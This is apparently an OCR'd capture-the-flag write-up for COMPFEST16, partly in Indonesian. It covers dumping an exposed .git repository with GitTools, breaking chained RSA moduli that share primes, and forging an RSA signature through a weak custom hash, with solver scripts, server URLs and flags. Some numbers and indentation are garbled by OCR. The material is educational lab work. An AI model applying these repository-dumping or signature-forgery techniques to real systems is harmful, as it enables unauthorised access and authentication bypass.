
```
[HKEY_USERS\target\Software\Microsoft\Windows\CurrentVersion\Explorer\TypedPaths]
"url1"="C:\\Users\\sm00thcr1m1nal"
```

Flag: COMPFEST16{y0u_gOt_h4cK3d_bY_a_sm00thcr1m1nal_148d87df4f}

[375 pts] loss



Diberikan sebuah image file, dan kita bisa langsung saja analisa image file tersebut menggunakan ftk imager. Bisa kita lihat bahwa terdapat file git yang telah dihapus dan sebuah folder kosong bernama secret project. Kita bisa mengexport folder tersebut, namun sayangnya terdapat corrupted di beberapa objek gitnya, sehingga perlu kita lakukan download secara manual pada repository projectnya dengan gitdumper [gittools]



```
┌──(c2uru㉿Darmodar)-[/mnt/c/Users/haida/Downloads/loss]
└─$ ./gitdumper.sh http://35.197.140.85:9001/.git/ .
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating ./.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[-] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[-] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
```

Setelah itu, untuk merecover seluruh commitan file, kita dapat menggunakan git extractor dari git tools juga.


```
┌──(c2uru㉿Darmodar)-[/mnt/c/Users/haida/Downloads/loss]
└─$ bash extractor.sh ./ ./temp/
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[+] Found commit: 7b1498ee16380e4db42abe28aa4f16d2b0374382
[+] Found file: /mnt/c/Users/haida/Downloads/loss/./temp//0-7b1498ee16380e4db42abe28aa4f16d2b0374382/go.mod
[+] Found file: /mnt/c/Users/haida/Downloads/loss/./temp//0-7b1498ee16380e4db42abe28aa4f16d2b0374382/main.go
[+] Found commit: bc5d4c8863292c44bd307a3da7a9820ee2158544
[+] Found file: /mnt/c/Users/haida/Downloads/loss/./temp//1-bc5d4c8863292c44bd307a3da7a9820ee2158544/go.mod
[+] Found commit: c11b24f6d400f096d897ef47a3006645ae9e5857
[+] Found file: /mnt/c/Users/haida/Downloads/loss/./temp//2-c11b24f6d400f096d897ef47a3006645ae9e5857/go.mod
[+] Found file: /mnt/c/Users/haida/Downloads/loss/./temp//2-c11b24f6d400f096d897ef47a3006645ae9e5857/main.go
[+] Found commit: e6b3203ddbc0b624994184c296dd672e8a8a0471
[+] Found file: /mnt/c/Users/haida/Downloads/loss/./temp//3-e6b3203ddbc0b624994184c296dd672e8a8a0471/go.mod
[+] Found file: /mnt/c/Users/haida/Downloads/loss/./temp//3-e6b3203ddbc0b624994184c296dd672e8a8a0471/main.go
[+] Found commit: e6d48f3cea02abfe3ea8051546e3ecd400945756
[+] Found file: /mnt/c/Users/haida/Downloads/loss/./temp//4-e6d48f3cea02abfe3ea8051546e3ecd400945756/go.mod
[+] Found file: /mnt/c/Users/haida/Downloads/loss/./temp//4-e6d48f3cea02abfe3ea8051546e3ecd400945756/main.go
[+] Found commit: fc8bf86f572ccdff7bbe7d2e2f2f5f49cd108105
[+] Found file: /mnt/c/Users/haida/Downloads/loss/./temp//5-fc8bf86f572ccdff7bbe7d2e2f2f5f49cd108105/go.mod
[+] Found file: /mnt/c/Users/haida/Downloads/loss/./temp//5-fc8bf86f572ccdff7bbe7d2e2f2f5f49cd108105/main.go
```

Flag berada pada file main.go.

Flag: COMPFEST16{g0D_bl3Ss_L1nU5_t0RV4ldS_7f3c45c4dc}

Crypto

[100 pts] money gone, wallet also gone



Step 1 simple brute force

```
import hashlib

import itertools

methods = ['md5', 'sha256', 'sha3_256', 'sha3_512', 'sha3_384', 'sha1',
'sha384', 'sha3_224', 'sha512', 'sha224']

def try_hash_methods(hash_value, possible_values):

   for method in methods:

       for value in possible_values:

           x = value

           value = chr(value)

           value = (ord(value) + 20) % 130

           value = hashlib.sha512(str(value).encode()).hexdigest()

           hash_obj = hashlib.new(method)
```

```
            hash_obj.update(str(value).encode())
            if hash_obj.hexdigest() == hash_value:
                return chr(x)
    return None
def decrypt_character(enc_hash):
    possible_values = range(255)
    reversed_value = try_hash_methods(enc_hash, possible_values)
    if reversed_value is not None:
        return reversed_value
    return '?'
def main():
    encrypted = eval(open("encrypted_memory.txt", "r").read())
    message = []

    for enc in encrypted:
        char = decrypt_character(enc)
        message.append(char)

    decoded_message = ''.join(message)
    print("Decoded Message:", decoded_message)

if __name__ == "__main__":
    main()
```

Decoded message

```python
while True:
    try:
        p = getPrime(512)
        q = getPrime(512)
        n = []

        for i in range(16):
            q = p
            p = getPrime(512)
            n.append(p * q)

        m = bytes_to_long(b'COMPFEST16{SECRET}')
        e = 65537
        c = pow(m, e, n[0])

        for i in range(1, 16):
            assert c < n[i], i
            c = pow(c, e, n[i])

        with open('chall2_mem.txt', 'w') as f:
            f.write(f"n = {n}\n")
            f.write(f"e = {e}\n")
            f.write(f"c = {c}\n")
```

Step 2

with n,e,c

```
#n = [805741999634638140945238
#e = 65537
#c = 131068150516266782497524
```

since each modulus **n[i]** shares a common prime factor with the next, we can use the GCD (Greatest Common Divisor) approach to progressively factor the moduli.

Given that each **n[i]** is the product of two primes where one prime is reused from the previous modulus, we can use the following approach:

1. **Find the Common Factor**: Use the GCD between **n[i]** and **n[i-1]** to find the common prime factor.

2. **Progressively Factor:** Once we find the first common prime, we can use it to factor the previous and next moduli.


```
from Crypto.Util.number import GCD, inverse, long_to_bytes

p_factors = []

q_factors = []

p1 = GCD(n[0], n[1])

q1 = n[0] // p1

p_factors.append(p1)

q_factors.append(q1)

for i in range(1, len(n)):

   p_next = GCD(n[i], n[i-1])

   q_next = n[i] // p_next

   p_factors.append(p_next)

   q_factors.append(q_next)

private_keys = []

for i in range(len(n)):

   phi = (p_factors[i] - 1) * (q_factors[i] - 1)

   d = inverse(e, phi)

   private_keys.append(d)

for i in range(len(n)-1, -1, -1):

   c = pow(c, private_keys[i], n[i])

message = long_to_bytes(c)

print(message.decode())
```

1. **GCD to Find Common Factors:**
    - Start by finding the GCD of the first two moduli **n[0]** and **n[1]**. This gives us the common prime factor **p1**.

    - Use this common factor to factor **n[0]** into its prime components **p1** and **q1**.
2. **Progressively Factor Moduli:**
    - Continue using the GCD to find the common factor between each subsequent pair of moduli. This allows us to factor all the moduli progressively.
3. **Compute Private Keys:**
    - For each modulus, compute the private key using the formula d = e^−1mod ϕ(n)d.
4. **Decrypt the Ciphertext:**
    - Decrypt the ciphertext starting from the last modulus and work backwards to get the original message.

Flag:
COMPFEST16{d0nt_F0rg3t_ur_w4ll3T_4g4in_0r_3lse_ur_m0n3y_1s_G0ne_47dcdc753c}

[488 pts] Forge Me if You can



The challenge involves an RSA-based signature system where we need to forge a valid signature for a specific message:

SkibidiSigmaRizzleDizzleMyNizzleOffTheHizzleShizzleKaiCenat

The twist is that the system explicitly forbids signing this message, so a direct request to sign it through the provided API will return an error. The goal is to bypass this restriction and obtain a valid signature that the server will accept.

The challenge code provides an RSA-based signing service with a custom hashing function called **`icb_256`**. This function applies a combination of different hash functions (e.g., **`sha256`**, **`sha3_256`**, etc.) on chunks of the input and then XORs the results. This output is then used in the RSA signing process.

Key functions include:

- **`icb_256`**: Generates a custom hash.
- **`rsa_sign`**: Signs a message using RSA.
- **`rsa_verify`**: Verifies the signature.

The main strategy revolves around exploiting a hash collision or some mathematical property that allows us to generate a valid signature for the forbidden message.

The key idea is to manipulate the RSA signatures mathematically to generate a valid signature.

Custom Hash Computation:

- Compute the custom hash (**`icb_256`**) of the restricted message. This hash is critical for guiding the subsequent forgery steps.

Factorization and Prime Identification:

A key step is the factorization of a large integer derived from the custom hash of the restricted message. This results in identifying a significant prime number, **`p = 154567910144780082912998950 91`**. This prime is central to the construction of forged hashes.

```
┌──(bengsky㉿bengsky)-[~/ctf/compfest/Cryptography/Forge Me if You can]
└─$ sage
^[[A┌──────────────────────────────────────────────────────────────────────┐
│ SageMath version 10.4, Release Date: 2024-07-19                      │
│ Using Python 3.12.4. Type "help()" for help.                         │
└──────────────────────────────────────────────────────────────────────┘

sage: ecm.factor(796873683667150315522347510251680921021900364542739648338031403522652 8
....: 6098591)
[617,
 3769,
 832674544697245023289,
 2662462870123371951533,
 154567910144780082912998950 91]
sage:
```

Constructing Custom Messages:

- Using the identified prime p, construct custom messages whose hashes align with specific parts of the manipulated target hash:
  - **`plaintext`**: A crafted message designed to produce a hash related to the derived factor.
  - **`plaintext_a` and `plaintext_b`**: Crafted messages designed to align with parts of the factorized hash corresponding to **`p` and `p+1`**, respectively.

Brute-Forcing the Hash Segments:

- The **`find_bytes`** function is used to brute-force the byte sequences that match specific segments of the target hash. This involves iterating through possible byte values to find ones that, when hashed using the service's custom hash function, produce the desired hash fragments. This brute-force step is crucial for aligning the hash outputs with the target hash derived from p.

Requesting Signatures:

- Use the `/sign` endpoint to generate RSA signatures for the crafted messages. The signatures obtained will be combined mathematically to forge the final signature for the restricted message.

Signature Manipulation:

- Using the multiplicative property of RSA, the final signature is forged by combining the signatures of the crafted messages:

$$S_{\text{forged}} = (S_{\text{plain}} \times \text{inverse}(S_b, n) \times S_a) \mod n$$

Where:

- **`S_plain`**: Signature of the crafted message **`plaintext`**.
- **`S_a`** and **`S_b`**: Signatures of **`plaintext_a`** and **`plaintext_b`** respectively.

2. **Submission and Flag Retrieval**:
   - Submit the forged signature to the **`/get_flag`** endpoint. If successful, the server will verify the signature as valid for the restricted message and return the flag.

solver.py

```
from Crypto.Util.number import bytes_to_long as b2l, inverse, long_to_bytes as l2b

from hashlib import sha256, sha512, sha3_256, sha3_512, blake2b, blake2s

import requests

class Forge:

  hash_algorithms = [sha256, sha3_256, sha3_512, blake2b, blake2s]

  secret_message = b"SkibidiSigmaRizzleDizzleMyNizzleOffTheHizzleShizzleKaiCenat"

  api_url = "http://challenges.ctf.compfest.id:9010/"
```

```
@staticmethod
def xor_256(bytes_a, bytes_b):
    if len(bytes_a) < len(bytes_b):
        bytes_a = bytes_a + b"\x00" * (len(bytes_b) - len(bytes_a))
    elif len(bytes_b) < len(bytes_a):
        bytes_b = bytes_b + b"\x00" * (len(bytes_a) - len(bytes_b))
    return bytes([byte_a ^ byte_b for byte_a, byte_b in zip(bytes_a, bytes_b)])
@classmethod
def sigma_round(cls, data):
    result = b""
    for i in range(0, len(data), 4):
        chunk = data[i:i+4]
        hashed = cls.hash_algorithms[i % len(cls.hash_algorithms)](chunk).digest()[:2]
        result += hashed
    return result
@classmethod
def icb_256(cls, data):
    if len(data) < 64:
        data = sha512(data).digest()
    temp = cls.sigma_round(data)
    result = b""
    for i in range(0, len(temp), 32):
```

```
        result = cls.xor_256(result, temp[i:i+32])
    return result


def fetch_public_key(self):
    response = requests.get(f"{self.api_url}/pubkey")
    return response.json()


def request_signature(self, message):
    message_hex = message.hex()
    response = requests.get(f"{self.api_url}/sign", params={"message": message_hex})
    return response.json()['signature']


def fetch_flag(self, signature):
    signature_hex = signature.hex()
    response = requests.get(f"{self.api_url}/get_flag", params={"signature": signature_hex})
    return response.json()


def find_bytes(self, target_hash):
    result_bytes = b""
    index = 0
    while True:
        for byte1 in range(256):
```

```
            for byte2 in range(256):
                for byte3 in range(256):
                    for byte4 in range(256):
                        candidate = self.hash_algorithms[index %
len(self.hash_algorithms)](bytes([byte1, byte2, byte3, byte4])).digest()[:2]
                        if candidate.hex() == target_hash[index:index+4]:
                            index += 4
                            result_bytes += bytes([byte1, byte2, byte3, byte4])
                            if len(result_bytes.hex()) == 128:
                                return result_bytes


    def solve_challenge(self):
        public_key = self.fetch_public_key()
        modulus = public_key['n']
        hashed_secret = self.icb_256(self.secret_message)
        p = 154567910144780082912998950 91
        derived_hash = l2b(((b2l(hashed_secret) // p) * (p+1)) % modulus)
        plaintext = self.find_bytes(derived_hash.hex())
        plaintext_a = self.find_bytes(hex(p)[2:].zfill(64))
        plaintext_b = self.find_bytes(hex(p+1)[2:].zfill(64))
        signature_plaintext = self.request_signature(plaintext)
        signature_a = self.request_signature(plaintext_a)
        signature_b = self.request_signature(plaintext_b)
```

```
    final_signature = l2b((signature_plaintext * inverse(signature_b, modulus) * signature_a) %
modulus)
    print(self.fetch_flag(final_signature)["flag"])
if __name__ == "__main__":
  challenge_solver = Forge()
  challenge_solver.solve_challenge()
```

Flag: COMPFEST16{h4sH_15_1mp0rT4nT_1N_S1gn4Tur3_809bc2ef5d}